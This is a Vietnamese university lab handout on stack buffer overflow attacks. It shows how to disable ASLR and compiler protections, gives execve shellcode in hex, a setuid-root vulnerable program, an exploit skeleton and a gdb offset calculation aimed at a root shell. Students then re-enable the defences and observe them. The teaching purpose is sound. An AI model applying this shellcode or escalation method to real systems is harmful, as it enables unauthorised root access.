



AN TOÀN THÔNG TIN (INSE330380)

BÀI LAB CHƯƠNG II BẢO MẬT PHẦN MỀM

Ths. ĐỖ MINH HẬU

- ☐ Sinh viên có được kinh nghiệm trực tiếp về lỗ hổng tràn bộ đệm bằng cách đưa những gì đã học về lỗ hổng này vào thực hành.
- ☐ Sinh viên sẽ được cung cấp một chương trình có lỗ hổng tràn bộ đệm; nhiệm vụ là phát triển một lược đồ để khai thác lỗ hổng và cuối cùng là giành được đặc quyền root.
- ☐ Ngoài các cuộc tấn công, sinh viên sẽ được hướng dẫn tìm hiểu một số chương trình bảo vệ đã được triển khai trong hệ điều hành để chống lại các cuộc tấn công tràn bộ đệm. Sinh viên cần đánh giá xem các chương trình này có hiệu quả hay không và giải thích lý do.

❑ Install a distro of Linux:

- Ubuntu
- CentOS

❑ Install c compiler: gcc(or cc)

- Check: *gcc -v*
- Install: *yum install gcc; or apt-get install gcc*

❑ Install gdb:

- Check: *gdb -v*
- Install: *yum install gdb; or apt-get install gdb*

❑ Or: download package gdb and install

- Download gz, bz2
- Extract
- Hit to extracted dir: *./configure; make; make install*

❑ Address Space Randomization.

- `$ su root`
- Password: (enter root password)
- `#sysctl -w kernel.randomize_va_space=0`

❑ The StackGuard Protection Scheme

- `$ gcc -fno-stack-protector example.c`

Non-Executable Stack.

❑ For executable stack:

- `$ gcc -z execstack -o test test.c`
- For non-executable stack: `$ gcc -z noexecstack -o test test.c`

❑ Tắt ASLR (Address Space Layout Randomization)

- ASLR là một biện pháp đối phó của hệ điều hành. Nó có thể ngẫu nhiên hóa địa chỉ bắt đầu của heap và stack. Có thể vô hiệu hóa tính năng này bằng lệnh sau:

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

❑ Liên kết sh từ dash đến zsh

- Thay đổi UID hiệu quả nhưng không phải ID người dùng thực.
- Liên kết sh đến zsh bằng lệnh sau: `$ sudo ln -sf /bin/zsh /bin/sh`

❑ Tắt bảo vệ ngăn xếp

- Bảo vệ ngăn xếp và noexecstack là hai biện pháp đối phó của GNU/GCC để ngăn tràn bộ đệm. Vì vậy, chúng ta vô hiệu hóa các biện pháp bảo vệ này.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
```

- ❑ Trước khi bắt đầu tấn công, bạn cần một shellcode. Shellcode là mã để khởi chạy shell. Nó phải được tải vào bộ nhớ để chúng ta có thể buộc chương trình dễ bị tấn công nhảy đến nó.

- ❑ Hãy xem xét chương trình sau

```
#include <stdio.h>

int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>

const char code[] =

"\x31\xc0" /* Line 1: xorl %eax,%eax

"\x50" /* Line 2: pushl %eax

"\x68""//sh" /* Line 3: pushl $0x68732f2f

"\x68""/bin" /* Line 4: pushl $0x6e69622f

"\x89\xe3" /* Line 5: movl %esp,%ebx

"\x50" /* Line 6: pushl %eax

"\x53" /* Line 7: pushl %ebx

"\x89\xe1" /* Line 8: movl %esp,%ecx

"\x99" /* Line 9: cdq

"\xb0\x0b" /* Line 10: movb $0x0b,%al

"\xcd\x80" /* Line 11: int $0x80
```

```
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*)())buf)();
}
```

Run :

```
$ gcc -z execstack -o call_shellcode call_shellcode.c
```


`/* This program has a buffer overflow vulnerability. */`

`/* Our task is to exploit this vulnerability */`

`#include <stdlib.h>`

`#include <stdio.h>`

`#include <string.h>`

`int bof(char *str)`

`{`

`char buffer[24];`

`/* a buffer overflow problem */`

`strcpy(buffer, str);`

`return 1;`

`}`

Run:

```
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

```
$ su root
Password (enter root password)
# gcc -o stack -z execstack -fno-stack-protector stack.c
# chmod 4755 stack
# exit
```

/ A program that creates a file containing code for launching shell*/*

#include <stdlib.h>

#include <stdio.h>

#include <string.h>

char shellcode[]=

"\x31\xc0" / xorl %eax,%eax*

"\x50" / pushl %eax*

"\x68""//sh" / pushl \$0x68732f2f*

"\x68""/bin" / pushl \$0x6e69622f*

"\x89\xe3" / movl %esp,%ebx*

"\x50" / pushl %eax*

"\x53" / pushl %ebx*

"\x89\xe1" / movl %esp,%ecx*

"\x99" / cdq*

"\xb0\x0b" / movb \$0x0b,%al*

"\xcd\x80" / int \$0x80*

;

```
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP) */
    memset(&buffer, 0x90, 517);
    /* fill the buffer with true contents */
    /* Save the contents to "badfile" file */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

```
$ gcc -o exploit exploit.c
$ ./exploit // create the badfile
$ ./stack // launch the attack - run the vul
# <---- Bingo! You've got a root shell!
```

❑ Cần bổ sung đoạn code vào file exploit.c

/ fill the buffer with true contents */*

❑ Chúng ta có thể tải shellcode vào “badfile”, nhưng nó sẽ không được thực thi vì con trỏ lệnh của chúng ta sẽ không trỏ đến nó.

❑ Một điều chúng ta có thể làm là thay đổi địa chỉ trả về để trỏ đến shellcode. Nhưng chúng ta có hai vấn đề cần quan tâm:


- (1) chúng ta không biết địa chỉ trả về được lưu trữ ở đâu và
- (2) chúng ta không biết shellcode được lưu trữ ở đâu.


❑ Giải quyết, chúng ta cần hiểu cách bố trí ngăn xếp mà lệnh thực thi nhập vào một hàm.

Cần tính toán các địa chỉ - dùng gdb để phân tích

0. Chạy gdb

1. Đặt điểm dừng tại hàm bof() - break bof()
2. Chạy trình cho đến khi đạt đến điểm dừng - run
3. Bước vào hàm bof - next
4. Tìm địa chỉ của \$ebp – print \$ebp
5. Tìm địa chỉ của bộ đệm - print \$buffer
6. Tính toán khoảng cách giữa ebp và bộ đệm





```

Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
(...)
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17      {
gdb-peda$ n
(...)
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
    
```

- We need to add 4 to reach the return address:
108 + 4 = 112 is our total offset

- ❑ Bây giờ, chúng ta bật tính năng ngẫu nhiên hóa địa chỉ của Ubuntu. Chúng ta chạy
- ❑ cùng một cuộc tấn công được phát triển trong Task 1.
 - Bạn có thể lấy được shell không? Nếu không, vấn đề là gì?
 - Tính năng ngẫu nhiên hóa địa chỉ khiến các cuộc tấn công của bạn trở nên khó
 - khăn như thế nào?
 - Bạn nên mô tả quan sát và giải thích.
- ❑ Sử dụng lệnh sau để bật tính năng ngẫu nhiên hóa địa chỉ:
/sbin/sysctl -w kernel.randomize_va_space=2

❑ Stack Guard

- biên dịch chương trình mà không có tùy chọn `-fno-stack-protector` với `stack.c`,
- thực hiện lại Task1 và quan sát bất kỳ thông báo lỗi xảy ra

❑ Non-executable Stack

- biên dịch lại chương trình với tùy chọn `noexecstack`

gcc -o stack -fno-stack-protector -z noexecstack stack.c

- thực hiện lại Task1 và quan sát
 - Có thể lấy được shell không? Nếu không, vấn đề là gì?
 - Sơ đồ bảo vệ này khiến các cuộc tấn công của bạn trở nên khó khăn như thế nào.

Mô tả quan sát và giải thích

AN TOÀN THÔNG TIN (INSE330380)

Kết thúc Lab chương 2.1

Ths. ĐỖ MINH HẬU



Trung tâm Học liệu và Dạy học số
Đại học Công nghệ Kỹ thuật Tp. Hồ Chí Minh
01 Võ Văn Ngân, P. Thủ Đức, Tp. Hồ Chí Minh
daotaotuxa@hcmute.edu.vn